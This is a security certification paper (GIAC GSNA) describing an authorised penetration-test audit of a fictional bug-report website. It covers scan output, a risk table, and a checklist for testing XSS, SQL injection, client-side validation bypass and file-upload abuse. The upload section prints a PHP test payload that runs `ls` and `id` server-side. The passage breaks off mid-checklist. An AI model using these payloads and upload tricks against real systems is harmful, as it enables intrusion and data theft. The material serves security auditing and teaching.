# Global Information Assurance Certification Paper

# GSNA Practical assignment

Topics in auditing

Pentesting a web server

---

Maarten Hartsuijker

Assignment version 2.1

(amended July 5, 2002)

## Abstract

JizzleNET has hired GIAC for auditing the bugreport.jizzlenet.exp website. The main focus of the audit has bee n to determine if the current website configuration allows for:

- resulting in a compromised web server.
- resulting in the disclosu re of private information, such as bug reports that have been submitted by customers.

For performing the audit, GIAC started with identifying the system using automated scan tools. Open network ports are determined and known vulnerabilities in exposed ser vices mapped network wise.

Using the results of the system identification, a checklist is created, focusing on the following issues:

- Verification of automated scan results
- Cross Site Scripting Vulnerabilities
- SQL injection
- Development left -overs
- Client si de protections
- Upload scripts
- SUID/SGID binaries
- Known security problems in software present

The checklist created has been used for conducting the audit.

The most important conclusion that can be drawn from the audit is that the current configuration a llows an attacker to gain access to all data present on the Bugreport system, including all bug reports. Additionally, the vulnerabilities present also allow for an attacker to gain full administrative control of the system.

The vulnerabilities discovered allow an attacker to:

- Abuse a Cross Site Scripting vulnerability for making sensitive or embarrassing information seem to originate fro m jizzleNET.
- Abuse a SQL injection vulnerability to gain access to all bug reports submitted using the website.
- Use a flaw in the upload functionality to gain local access to the server.
- Use a flaw in the kernel software for elevating these privileges to root-level.
- Abuse jizzleNET's resources for distributing illegal software or initiating denial of service attacks

It is estimated that a 60 hour investment is needed for fixing all vulnerabilities that have been discovered.

## Table of contents

# 1 Background

JizzleNET is a medium sized company with their primary focus on software development. The gross turnover of 2002 was 25 Million USD, During 2003 a 6.3% growth is to be expected. Th e main marketing and distribution channel is the Internet website http://www.jizzlenet.exp .

Like every software company, jizzleNET regularly receives bug reports describing problems discovered in their software.

Until recently, these problems were reported by email and forwarded to the responsible department by first line support. Because of the expansion of the company's product portfolio and the drive to provide customers with a more detailed and continuous statu s update, jizzleNET decided to create a website where bug reports can be submitted. By using the reference id, a customer is able to request a status update at any given time.

In the 10 years, jizzleNET has been in the software business, they have been ab le to build an image that is solid like a rock. Their customers know that they can rely on receiving a flexible, stable, fast, comprehensive, secure and most important reliable product. Since over 50% of the sales are the result of recurring business, jizz leNET's image has become one of their main assets.

When discussing the business case of introducing a website to improve the process of handling bug reports submitted by customers, the project board identified two major risks:

- The server hosting the websi te is hacked, resulting in an embarrassing and image harming situation.
- An outsider manages to get hold of (and publishes) the bug reports that have been submitted by customers. Submitted (security) vulnerabilities might become public before adequate patch es are available, which could cause potential harm to jizzleNET's customers.
  An incident like this is estimated to affect the carefully built image in such a way that it would cost jizzleNET 20% of its recurring business.

These risks have been mitigated b y explicitly instructing the project members to create a secure environment for hosting this website. Besides that, a third party audit is scheduled to take place before the new website will be made public.

**Scope of the audit**

The system to be audited is http://bugreport.jizzlenet.exp . Related systems such as for instance the companies DNS server are not part of this audit. The main focus of the auditor is to deter mine if the current website configuration all ows to:

- result in a compromised web server.
- result in the disclosure of private information, such as bug reports that have been submitted by customers.

Security related issues such as the possibility to perform a denial of service attack to this website are not part of the scope of this audit. Only Internet related risks are relevant to this audit; an assessment from the perspective of JizzleNET's internal infrastructure is excluded from the scope of this audit.

## 2 Evaluate the risk to the system

When evaluating the risk of a given system, there are two major issues: possible vulnerabilities within the system and external influences that are posing a threat to the system. When combining these issues, it is possible to evaluate the risk the system is exposed to. Because Bugreport is to function as an Internet web server, typical Internet related vulnerabilities and threats apply to this server.

### 2.1 Typical vulnerabilities

Looking at an Internet web server such as Bugreport, there are two main layers that might contain vulnerabilities:

1. The application layer, able to communicate with the Internet population using the network.
2. The operating system layer, separating the duties and privileges of the several application layers that are active on a system.

Possible vulnerabilities in the first layer can potentially be abused directly from the Internet. Vulnerabilities in the second layer can only be attacked after first penetrating the first layer.

#### *2.1.1 The application layer*

Looking at the application layer, we can distinguish three different application types that might introduce vulnerabilities to the system :

1. Network based applications that do not need to be exposed to the Internet population directly.
2. Network based applications that need to interact with the Internet population.
3. Dynamic content on a website that communicates with the Internet population through a web server.

**Network based applications**
The main function of all network based applications is to process requests that are handed to these applications by remote (or local) users over the network. Since programmers often neglect to have applications validate that the input that is given by the user is in a format that can be correctly processed by the application, vulnerabilities like for instance buffer overflows or heap overflows are present in a lot of programs.

Since there is most of the times at least one application present that needs to interact with the Internet population, the network layer (for instance, a firewall) is generally not able to protect your entire server from vulnerabilities like these. However, the network layer is an excellent place to determine which applications can be accessed directly from the Internet. By implementing this layer correctly, only vulnerabilities in applications that *need* to interact with the Internet, are directly exposed.

The applications that are directly accessible from the Internet, might also be vulnerable to configuration information disclosure. This often is the case if an application has not been thoroughly hardened by its maintainer.

**Dynamic content**

Dynamic content can be seen as an application, within an application. It is accessed from the Internet, through a network based application. It is called dynamic, because the content that is shown relies on the input that is given by a user. Because of the fact that user input needs to be processed, dynamic content often contains input validation vulnerabilities like Cross Site scripting or SQL injection.

Leaving old or backed up versions of dynamic pages in your document root might also introduce unnecessary vulnerabilities. Pages with extensions like ".bak" or ".old" are not processed before they are shown to the user. Therefore, these files might disclose source code upon request. This source code might disclose otherwise obscured vulnerabilities within the web application.

### *2.1.2 Operating system layer*

Since a system can fulfill multiple functions, a vulnerability in one of the functions does not necessarily mean that an attacker is able to control all functions of the server. Especially on a well hardened and configured server, privilege escalation at the operating system layer is necessary in order to be able to gain control of the main functions of the system. After penetrating the application layer, an attacker could try to abuse the following typical operating system related vulnerabilities in order to elevate his privileges:

- Abusing a vulnerable kernel.
- Abusing vulnerable running processes/applications.
- Abusing vulnerable executables that will run with super-user privileges.

## 2.2 Common Internet related threats

The following threats can be assigned to web servers accessible from the Internet:

1. Script kiddies
   An in general not technologically sophisticated person, who randomly searches the Internet for known vulnerabilities in accessible applications, in order to gain (preferably root) access to as much systems as possible. Gained access rights are often abused for:
   - (distributed) denial of service attacks
   - creating storage space and accounts for distributing for instance software, music or video files.

   *Threat: excessive bandwidth consumption, defaced website, vandalized server, harm to image*
2. Worms
   A program that tries to replicate itself over the network. In general, worms try to shut down a compromised server or attempt to consume all its capacity in order to replicate itself.
   *Threat: excessive bandwidth consumption, vandalized server*

3. Spam industry
   Corporations that specialize in distributing email messages that the recipient has not asked for. Most of the times, these messages concern advertisements and are distributed to email addresses found on websites or newsgroups, using vulnerable Internet servers as a relay.
   *Threat: excessive bandwidth consumption, ending up blacklisted and unable to communicate with customers, harm to image*
4. Competitors
   Company web servers might contain information which is not yet disclosed and therefore interesting to the competition.
   *Threat: information disclosure, losing competitive edge, harm to image*
5. Hackers
   Computer enthusiasts, interested in technology with either good or bad intentions. A hacker with bad intentions (also called "black hat") and an interest in your website, can generally be considered the most serious threat on this list.
   *Threat: information disclosure, losing competitive edge, configuration information disclosure, harm to image, excessive bandwidth consumption*

### 2.3 Identified risks

By combining the potential threats and vulnerabilities it is possible to determine what could go wrong. The likelihood of something to go wrong, and the consequences in case something does go wrong, has been estimated by taking the background information as sketched in chapter 1 into account.

| What can go wrong? | Likelihood? | What are the consequences if it does go wrong? | Severity |
|---|---|---|---|
| Inappropriate or embarrassing data is disclosed as if coming from jizzleNET using an XSS flaw. | Low | Company image is harmed, but no loss of revenue is expected. | Medium |
| A hacker gains access to (a part of) the source code of the website. | Low | A hacker obtains more details on how the web application is functioning, which enables him to initiate a better directed attack. | Medium |
| A black hat hacker gains access to the bug reports via a flaw in the web application or a network based application and discloses the information to the public. | Medium | Possible unfixed security bugs are disclosed without proper fixes being available, endangering jizzleNET's customers. Event is estimated to cost jizzleNET 20% of its recurring business. | Critical |
| A worm gains administrative access and abuses these rights to replicate itself or cause harm to the system. | Low | Possible consequences are: loss of system resources, loss of network bandwidth, destruction of system. | Medium |
| A script kiddy gains administrative access to the server and abuses it for initiating a denial of service attack. | Low | Resources needed for running the Bugreport website are consumed by the DOS-software. | Medium |
| A script kiddy gains administrative access to the server, and defaces the website. | Low | Company image is harmed. A neglectable loss of revenue is expected. | High |

| | | | |
|---|---|---|---|
| A competitor succeeds in gaining access to sensitive information. | Medium | Weaknesses in jizzleNET's products become known to competition. Knowing these weaknesses might give a competitor an advantage when bidding for new contrac ts. | Medium-High |
| A black hat hacker gains access and sells the information to the highest bidder. | Medium | Someone that is willing to pay for sensitive information regarding jizzleNET, is probably not doing so with honorable intentions. A competitor could bu y the information in order to try to gain an edge when bidding for new contracts. If information regarding unsolved security problems have been stolen, the information could also be bought by a party that has interest in compromising the infrastructure of one of jizzleNET's customers. | Critical |
| A black hat hacker gains root -level access to the system and abuses it to hide his identity, attacking other Internet connected systems. | Medium | JizzleNET's s ubnet could get blacklisted because it is identified as bei ng offensive. Company bandwidth is abused for non - productive ends. Company image could get harmed if it becomes publicly known that the system has been abused by hackers, however, loss of revenue is expected to be neglectable. | Medium |
| Dynamic content gets abused for sending unsolicited email that resolves to bugreport.jizzlenet.exp. | Low | JizzleNET's s ubnet could get blacklisted because it is identified as being offensive. Company bandwidth is abused for non - productive ends. Company image could get harmed if it becomes publicly known that the system has been abused for relaying spam, however, loss of revenue is expected to be neglectable. | Medium |
| Network layer fails to protect services that should not be accessible from the Internet | Low | The server might get d irectly exposed to vulnerabilities in services that should not be accessible directly from the Internet | Medium |
| Server ports are accessible from the network layer, but no services are listening on these ports | Low | In case the server gets compromised, these ports can be abused as communication channels. | Low |
| Configuration errors unnecessarily disclose too much information about the configuration of the server. | Medium | An attacker could abuse the information for better directing his attacks. | Low |
| | | | |

# 3 Identify the system to be audited

Since the only information provided about the system is its main functionality, we start our audit with some automated scans. These scans will enable us to identify our audit environment. From the information gathered during this step, we will be able to create our audit checklist, which can then be used as a guideline when conducting the audit.

The following steps will be followed for identifying the system:

- Determine the open network ports
- Assess network based applications using an automated scan tool
- Assess web application using an automated scan tool
- Assess web application by browsing as a normal user

## 3.1 Determine open network ports

Looking from an Internet perspective, the network layer is the first point of entry to the system. When talking about vulnerabilities in the application layer, we already differentiated in two types of application vulnerabilities: vulnerabilities in applications that need to be accessible from the Internet, and vulnerabilities in applications that do not need to be accessible from the Internet. The network layer is *the* place for implementing the first layer of access controls to applications.

Openings found in this stage, will be thoroughly tested later to find out if they contain vulnerability types that have been described in chapter 2 of this document.

For determining the functionality which is left accessible through the network, the "nmap [1]" scanning tool is used. The two commonly used protocols tested are TCP and UDP.

**TCP scan**

```
bash-2.05a# nmap -sS -sV -PT -PI -O -p 1-65535 169.127.127.1

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2003-12-26 19:15 CET
Interesting ports on 169.127.127.1:
(The 65532 ports scanned but not shown below are in state: filtered)
PORT      STATE    SERVICE    VERSION
25/tcp    closed   smtp
53/tcp    closed   domain
80/tcp    open     http       Apache httpd 2.0.40
                              ((Red Hat Linux))
```

[1] http://www.insecure.org/nmap/

Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20, Linux Kernel 2.4.18 - 2.5.70 (X86), Linux Kernel 2.4.3 SMP (R edHat)

Nmap run completed -- 1 IP address (1 host up) scanned in 3933.982 seconds

**UDP Scan**

bash-2.05a# nmap -sU -PT -PI -O -p 1-65535 169.127.127.1
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2003 -12-26 14:03 CET
Warning: OS detection will b e MUCH less reliable because we did not find at lea st 1 open and 1 closed TCP port
Interest ing ports on 1 69.127.127.1:
.....

| | | |
|---|---|---|
| 52/udp | open | xns-time |
| 53/udp | closed | domain |
| 54/udp | open | xns-ch |

.....

| | | |
|---|---|---|
| 65535/udp | open | unknown |

Too many fingerprints match this host for me to give an accurate OS guess
Nmap run completed -- 1 IP address (1 host up) scanned in 8160 seconds.

### 3.2 Assess network based a pplications

To check if there are vulnerabilities present in applications tha t are listening on an Internet accessible socket, the "Nessus [2]" scanning tool is used. This open source vulnerability scanner has an impressive signature database that is an excellent help in this first phase o f scanning.

Nessus reports:

| | | | |
|---|---|---|---|
| Total security ho les found : | 11 | | |
| high severity : | 0 | | |
| low severity : | 10 | | |
| informational : | 1 | | |
| | | | |
| Scanned hosts: | | | |
| Name | High | Low | Info |
| 169.127.127.1 | 0 | 10 | 1 |

The remote web server type is : Apache/2.0.40 (Red Hat Linux)

After clustering duplicate warnings, the 11 holes can be summarized to:

- Discovered default website directories.
  /cgi-bin, /error, /icons, /manual, /upload

[2] http://www.n essus.org

- Names of discovered cgi -scripts.
  /stattrack.php /submit2db.php /upload2.php
- Several warnings about the web server version reported in the banner being outdated.

### 3.3 Automated website vulnerability scan

Even though the Nessus software has become much better at testing website content, we will double check this part of the system using the Nikto [3] scanning tool. Unlike Nessus, Nikto is designed specifically for scanning websites and an excellent solution for finding default cgi scripts.

The Nikto scan results in:

```
bash-2.05a# perl nikto.pl -host bugreport.jizzlenet.exp
---------------------------------------------------------------------------
- Nikto 1.32/1.20 - www.cirt.net
+ Target IP: 169.127.127.1
+ Target Hostname: bugreport.jizzlenet.exp
+ Target Port: 80
+ Start Time: Fri Dec 26 22:35:25 2003
---------------------------------------------------------------------------
- Scan is dependent on "Server" string which can be faked, use -g to override
+ Server: Apache/2.0.40 (Red Hat Linux)
+ Allowed HTTP Methods: GET,HEAD,POST
+ Apache/2.0.40 appears to be outdated (current is at least Apache/2.0.48). Apache 1.3.29 is still maintained and considered secure.
+ Apache/2.0.40 - "Apache 2.0 up 2.0.46 are vulnerable to multiple remote problems. CAN-2003-0192. CAN-2003-0253. CAN-2003-0254. CERT VU
+ Apache/2.0.40 - Apache versions 2.0.40 through 2.0.45 are vulnerable to a DoS in basic authentication. CAN-2003-0189.
+ 2.0.40 (Red Hat Linux) - TelCondex Simpleserver 2.13.31027 Build 3289 and below allow directory traversal with '/.../' entries.
+ Apache/2.0.40 - Apache 2.0 up 2.0.47 are vulnerable to multiple remote problems in mod_rewrite and mod_cgi. CAN-2003-0789. CAN-2003-0542.
+ Apache/2.0.40 - Apache versions 2.0.37 through 2.0.45 are vulnerable to a DoS in mod_dav. CAN-2003-0245.
+ /icons/ - Directory indexing is enabled, it should only be enabled for specific directories (if required). If indexing is not used all, the /icons directory should be removed. (GET)
+ /manual/images/ - Apache 2.0 directory indexing is enabled, it should only be enabled for specific directories (if required). Apache's manual should be removed and directory indexing disabled. (GET)
+ /manual/ - Web server manual? tsk tsk. (GET)
+ 2449 items checked - 3 item(s) found on remote host(s)
+ End Time: Fri Dec 26 22:36:05 2003 (40 seconds)
---------------------------------------------------------------------------
```

### 3.4 Manually browsing target website

Because of the fact that the results of the automated scans are often not enough to create a closing audit checklist, the initial identification phase ends with a

[3] http://www.cirt.net/code/nikto.shtml

manual review of the functionality of the website. By clicking through the pages of the website, we distinguish the following website functions:

- All bug report features are controlled from 1 main page (index.html)
- "form1" is used to submit a bug report to a database, by posting the form data to "submit2db.php".
- "form2" is used to track the status of a submitted bug report. The request is posted to "stattrack.php". The "stattrack.php" script is also responsible for displaying the results.
- "form3" is used to upload a custom bug report to jizzleNET. The upload is posted to the PHP script "upload2.php".

### 3.5 Identified environment

By combining the information gathered in the steps described in the previous four paragraphs, it is possible to identify the environment of the system that needs to be audited.

**Applications**

| Software | Version |
|---|---|
| RedHat linux | • 8.0 |
| Linux kernel | • 2.4.18 |
| Apache | 2.0.40 (patch level unknown) |
| PHP | • 4.2.2 |
| Database | 4 > MySQL • 3.23.58 ? |

The database type running on the system, could not be discovered during this identification phase. However, because of the fact that Linux, Apache and PHP have been discovered, the most likely guess at this point is that MySQL will be serving as the database.

**Website**


The website is manually developed using static HTML and PHP scripts used for database interaction and file upload functionality.

**Network diagram**

The Nmap output needs some interpretation before a network diagram can be drawn.

The UDP scan shows the most remarkable result: 65534 open ports and 1 closed port. Of course, this is not likely to be true. Nmap draws this conclusion since port 53 is the only port it received an ICMP message for, stating the UDP port is unreachable. Since one of the characteristics of UDP is that the communication is one-way and that no real connection is set up, Nmap assumes that since it received 1 unreachable message, the other 65534 packets have been delivered successfully. Since port 53 is the only port that responded to our scan, we assume that this port is not filtered at the firewall and that the other ports are.

When reviewing the output of the TCP scan, we notice 1 open port, 2 closed ports and 65532 filtered ports. This information tells us that the firewall is allowing TCP traffic on 3 ports. Only behind one of those ports (80) is actually a daemon listening.



## 4 Audit checklist

Using the results of the system identification phase, the following checklist is created.

| **Scan tool** | |
|---|---|
| Identifier | S1 |
| Control objective | Verify the results of the network based and website vulnerability assessment. |
| Risk | Automated scan tools regularly produce false positives. It is essential to check the results in order to determine which of the results really introduce additional risk. Vulnerabilities found using the tools could be abused by attackers (worms, script kiddies, hackers) to gain administrative access to the server and ultimately, get sensitive information disclosed to the general public or the website defaced. |
| Compliance | Each step of the automated vulnerability scan that resulted in a warning, should be manually checked in order to verify that the scan tool did not make a mistake. |
| Testing | The results to be tested are:<br>**the existence of several default directories**<br>A web browser can be used to verify these results. For verifying the result, enter the site's base URI ( http://bugreport.jizzlenet.exp ) and append the directory that was reported by Nessus or Nikto.<br><br>A directory is present if:<br>1. An index page is shown.<br>2. A 403, access forbidden message is shown.<br>3. The index of the directory is shown.<br><br>A 404, page/object not found message would indicate that Nessus made a mistake.<br><br>**the existence of several cgi scripts**<br>These results can also be verified using the web browser. Append the script after the site's URI and query the server. Since querying a cgi-script without appending options often results in a blank page, a good rule of thumb is that the script is present if the system does *NOT* return a 404 not found.<br><br>**outdated web server being present**<br>For determining the web server version, Nessus and Nikto rely on the server banner. It is possible to alter these banners in order to fool an attacker. Besides that, there are vendors that often choose to keep their software up-to-date by applying security patches to an old version, in stead of rebuilding entire software packages using the latest version. In that case, even though the software has been updated, the banner indicates the presence of a vulnerable version.<br><br>The banner can be verified by manually requesting the web servers header:<br>bash-2.05a# **telnet bugreport.jizzlenet.exp 80**<br>Trying 169.127.127.1...<br>Connected to bugreport.jizzlenet.exp.<br>Escape character is '^]'.<br>**HEAD / HTTP/1.0**<br><br>When a vulnerable version is reported, this can be verified by trying to actively |

| | |
|---|---|
| | exploit known vulnerabilities in this version. The website http://www.securityfocus.com is an excellent place to start your research on known vulnerabilities. |
| Objective / subjective | Objective. |
| Reference | http://www.nessus.org<br>http://www.securityfocus.com<br>http://www.cirt.net/code/nikto.shtml |
| | |
| **Website** | |
| Identifier | W1 |
| Control objective | Check if the there is dynamic content present in the website that is vulnerable to Cross Site Scripting (XSS). |
| Risk | Inappropriate or embarrassing data is disclosed as if coming from jizzleNET using an XSS flaw. |
| Compliance | All user input inserted through the URL should be validated properly before being processed by the web server. |
| Testing | When testing for XSS vulnerabilities, the approach can be split up into three steps:<br>1. Determine the dynamic web pages that are present.<br>2. Determine the input variables of these web pages.<br>3. Determine if submitted data is returned to the resulting page, and if so, if the input is screened properly, before being processed.<br><br>**Determine the dynamic web pages that are present.**<br>The dynamic web pages that are present can be found by:<br>- searching for pages that have variables in the URL when they are requested.<br>- searching for pages used to post form content to.<br><br>The easiest way to determine both is to start by mirroring the website using the "wget" tool.<br><br>`>> wget -r http://bugreport.jizzlenet.exp -o wget-output`<br><br>By using this command, a static version of the website is written to the directory "bugreport.jizzlenet.exp". The command line output is written to "wget -output". In order to check if dynamic web pages are part of the website that has just been mirrored, the requested pages can be extracted from the "wget -output" file by:<br><br>`>> grep "\-\- http" wget-output | cut -f 3 -d " "`<br><br>From this listing, all files with known scripting extensions (such as for instance php, asp, pl, cgi, shtml) should be marked as a possible dynamic web page. Because of the fact that a web page ending with "html" can be dynamic just as well, this list is completed with all URLs that have been requested with options. For instance: http://www.example.com/file.html?option1=abcde&option2=12345<br><br>Besides using the "GET" option for interacting with a dynamic web page, it is also possible to use the "POST" option. Dynamic pages within this website that can be accessed using a HTTP POST request, can be found using the following command in the same directory from where the site was mirrored: |

| | |
|---|---|
| | >> find ./ -type f -exec grep -il action= \" {} \; -exec grep -i action= \" {} \;<br><br>The URL of the dynamic web page is found between the quotes of the "action=" option. Please note that if the path to the web page is not made absolute by starting with a "/" in the form, the location of the page has to be related to the web page this POST form was found in.<br><br>**Determine the input variables of these web pages**<br>The variables that are accepted by the dynamic web pages are found in either:<br>- The URL's listed in "wget -output".<br>Variables are located between the "?" / "&" and the "=" characters. So in the URL " http://www.example.com/file.html?option1=abcde&option2=12345 ", "option1" and "option2" are the variables.<br>- The web pages that have post forms for submitting data.<br>In HTML forms, the variables can be found within the several input types. In the form below for instance, the variable used is "email".<br><br><td><input type="text" name="email"></td><br><br>**Determine if submitted data is returned to the resulting page, and if so, if the input is screened properly, before being processed.**<br>To check if data that is submitted using a GET statement is returned to the resulting page, the web browser can be used. The following 3 steps can be used to determine if the page is vulnerable to cross site scripting:<br>1. Using the web browser, fill the variable of each possible URL combination with 5 Z's, for example:<br>http://www.example.com/file.html?option1=ZZZZZ or<br>http://www.example.com/submit2db?email=ZZZZZ<br>2. From the browser's menu (IE), choose "view -> source". A notepad box with the HTML code of the website appears. Using the find function of the browser (<CTRL>+<F>), search for "ZZZZZ". When the five Z's are present, user input given in the URL, is included into the HTML code by the dynamic page.<br>3. To determine if this page can also be abused for XSS, include "<script>alert('Vulnerable to XSS')</script>" in stead of the five Z's. It might be necessary to close an existing HTML function first, in order to make your own JavaScript work.<br><br>If an alert box pops up when requesting the URL, the web page is vulnerable to cross site scripting. |
| Objective / subjective | Objective |
| Reference | - http://www.gnu.org/software/wget/wget.html<br>- Contribution based on personal knowledge and experience. |
| | |
| Identifier | W2 |
| Control objective<br>Risk | Check if old versions of dynamic pages are left in the document root.<br>A hacker gains access to (a part of) the source code of the website. |
| Compliance<br>Testing | The search carried out in the testing step should return no results.<br>In order to find out if backed up versions of dynamic pages are still present in the document root, we are going to use the list of dynamic pages we discovered during step "W1". This list will serve as input for a request script that will check for the |

| | |
|---|---|
| | existence of old or backed up versions of the dynamic pages.<br><br>**Create URL list of dynamic pages**<br>Create a directory from wh ere this test will be executed. Within this directory, create a file called "dynamic -pages", and fill it with the URLS.<br><br>**Copy check script to directory**<br>Copy the file called "rewrite-urls.pl" from appendix 1 to the directory that has just been created.<br><br>**Create" extensions"**<br>Create a file called "extensions" in the directory that has just been created. Fill it line-by-line with the extensions listed in appendix 1.<br><br>**Run script**<br>Run the "rewrite -urls.pl" script from the command line, using the command:<br><br>>> perl rewrite-urls.pl<br><br>Please note that this script requires the tools "perl" and "wget" to be present and accessible from the default path of the account used to run this script.<br><br>The script will now try to download the dynamic pages using all kinds of generic archive extensions. The results of the attempt are saved in the file "GET -result".<br><br>**Review results**<br>Review the "GET -result" file for successful requests. Successful requests can be recognized by a return code of 200.<br><br>>> less GET-result<br>>> /200<br><br>**Manually review success ful GET-requests**<br>When finding a successful request, use Internet Explorer to req uest this file manually as well. The "view -> source" option can be used to review the source code of the discovered file. The data found can be used as backgrou nd information during the rest of this audit. |
| Objective / subjective | Objective |
| Reference | http://www.gnu.org/software/wget/wget.html<br>http://www.perl.com/<br>Co ntribution based on personal knowledge and experience. |
| | |
| Identifier | W3 |
| Control objective | Check if there is dynamic content in the website that is vulnerable to SQL -injection. |
| Risk | A black hat hacker gains access to the bug reports via a flaw in the web application and discloses the information to the public. |
| Compliance<br><br>Testing | All user input inserted through the URL or HTML forms, should be validated properly before being processed by the web server.<br>When checking for SQL injection possibilities, there are two important steps:<br>- the query that is used to talk to the database<br>- determine if the application is vulnerable to SQL injection |

| | |
|---|---|
| | **Query used**<br>The queries used, are generally stored server -side and not accessible by the user. In order to get a better fe el of how the database is approached, the form fields are valuable input. What kind of information needs to be stored or retrieved? How would you implement the query if you had to built the website yourself? Does the form contain hidden fields that give aw ay more information about how the query is probably set up?<br>If step W2 resulted in the disclosure of source code of some of the dynamic pages, this code can be reviewed for queries as well.<br><br>When the maintainer of the system has forgotten to deactivate de bugging information, it might be able to gain information about the query by injecting a quote ( ' or " ) or a semicolon ( ; ).<br><br>**Injection**<br>If the injection of quotes or a semicolon have resulted in debugging messages, the application is probably vulnerable to SQL injection. However, being able to inject SQL code, does not necessarily mean that it is possible to request privileged information.<br><br>Unfortunately, there is no "one -statement-hacks-all" query to include in this checklist. At this point, apply your own knowledge of SQL statements to the query you guessed to be present in the previous step. When being unsuccessful, review the query you guessed to be present and try a different approach. |
| Objective / subjective | Objective |
| Reference | Contribution based on personal knowledge and experience. |
| | |
| Identifier<br>Control objective | W4<br>Check if there are client -side functions present, designed to protect form submissions, that are not matched server -side. |
| Risk | A black hat hacker gains access to the bug reports via a flaw in the web application and sells or discloses the information. |
| Compliance | There should be no functions present at the client -side that regulate how data is submitted to dynamic pages using form fields, or, the protections added to the client-side should have an equal match server -side. |
| Testing | Finding out if this control objective complies can be done following the next two steps:<br>- Find out if there are forms present that validate their form fields using JavaScript before submitting the data to a dynamic page.<br>- Verify that these validations are matched equally server -side.<br><br>**Client-side form protections present?**<br>Change to the directory where you put the website mirror during step W1 and run the following command:<br><br>`>> find ./ -type f -exec grep -Eil "onClick\|onSubmit" {} \; \`<br>`-exec grep -Ei "onClick\|onSubmit" {} \;`<br><br>If the result of this command is empty, there are no client -side form protections |

present. In case data is returned, it will include the name of the file that is validating its form client-side and the lines that call the function involved.

**Equal match server-side**

Since everything regulated at the client can be altered by the user controlling that client, a matching server-side protection should be present for every client-side protection that has been discovered. If server-side protection is present, can be verified by temporarily removing the client-side protection and testing the functionality of page. Submissions that would have been disallowed by the JavaScript, should be correctly handled by the server-side of the dynamic page as well.

Of course, the exact actions within this step depend on the results of the first step of this test. Therefore, this step will illustrate how to remove client-side protection using a general example.

***hypothesis***

During the previous step, we have discovered that the file "email.html" uses a client-side validation script:


```
./email.html
   <input type="submit" name="Submit" value="Submit" onClick="return checkEmail(email);">
```

***removing client-side protection***

The tool "Websleuth" will be used to illustrate removing the client-side protection.

Unchanged, the page returns the following error when an invalid email address has been entered:

The function "checkEmail" notifies the user that "test" is not a valid email address. Entering a valid address results into:



| | |
|---|---|
| | Since it is obviously important to this site that only valid email addresses are submitted, the input validation actions taken client -side, should be matched server -side as well, in order to a chieve the desired validation. This can be tested by editing the forms HTML source.<br><br>>> click the "edit source" button of Websleuth.<br><br>The window changes into:<br>  <br><br>The client -side protection is disabled by removing the function call made from the form field . This function call has been highlighted in the previous figure.<br><br>>> remove the section highlighted in the previous figure<br>>> click the "View HTML" button to return to the user interface of the web page you just edited.<br><br>By adding a non -compliant e mail address in the web page, you can test if server -side protections have been added as well. In this case, you can see that after removing the client -side protection, the system is happy to accept a non -compliant email address.<br><br>  |
| Objective / subjective | Objective |
| Reference | http://www.sandsp rite.com/Sleuth/<br>Contribution based on personal knowledge and experience. |
| | |
| Identifier | W5 |
| Control objective | Check if discovered upload scripts can be used to uplo ad dynamic pages within the document root. |
| Risk | - A black hat hacker gains access to the bug reports via a flaw in the web application and sells or disc loses the information.<br>- Inappropriate or embarrassing data is disclosed as if coming from jizzleNET using XSS.<br>- A hacker gains access to (a part of) the source code of the website. |

| | |
|---|---|
| | - A competitor succeeds in gaining access to sensitive information. |
| Compliance | Files should not be uploaded to a directory within the document root, unless the functionality of the site demands it. Filenames and extensions should be regulated by server-side protections. |
| Testing | The results of our initial scan told us that there is an upload script and a directory upload present in the web site. The following steps can be followed to determine if the upload functionality of this site can be abused.<br><br>- Upload a test file using the upload script.<br>- Determine if this file is accessible via the upload directory.<br>- Check if the file extension can be chosen by the user.<br>- Check if uploaded dynamic pages are processed server-side when requested.<br><br>**Upload a test file using the upload script**<br>In order to be able to determine if uploaded files are placed in the upload directory that has been found when identifying the system, a test file should be uploaded by using the upload form.<br><br>**Determine if this file is accessible via the upload directory**<br>After finishing the upload, browse to the upload directory discovered during the identification phase and request the file that was just uploaded.<br><br>If the file can not be accessed, the directory found by the initial scan is probably not meant for storing the files uploaded through this form. You can try to guess some alternative upload directories, or draw the conclusion that the uploads are probably stored outside the document root.<br><br>**Check if the file extension can be chosen by the user**<br>If it is possible to request your own uploaded files, the next step is to find out if it is also possible to choose your own file extension. If this is possible, you might be able to upload a dynamic page that can process your own scripts server-side.<br><br>Try to upload the following php script or replace it with a better sample of your own:<br><br>Test.php<br><?php<br>phpinfo();<br>$a = `ls -la`;<br>$b = `id` ;<br>print "$b <br> \n $a" ;<br>?><br><br>If client-side protection is implemented in order to regulate the file extensions used, turn to checklist W4, for steps on removing client-side protections.<br><br>**Check if the web server will process dynamic pages from within the upload directory**<br>If it 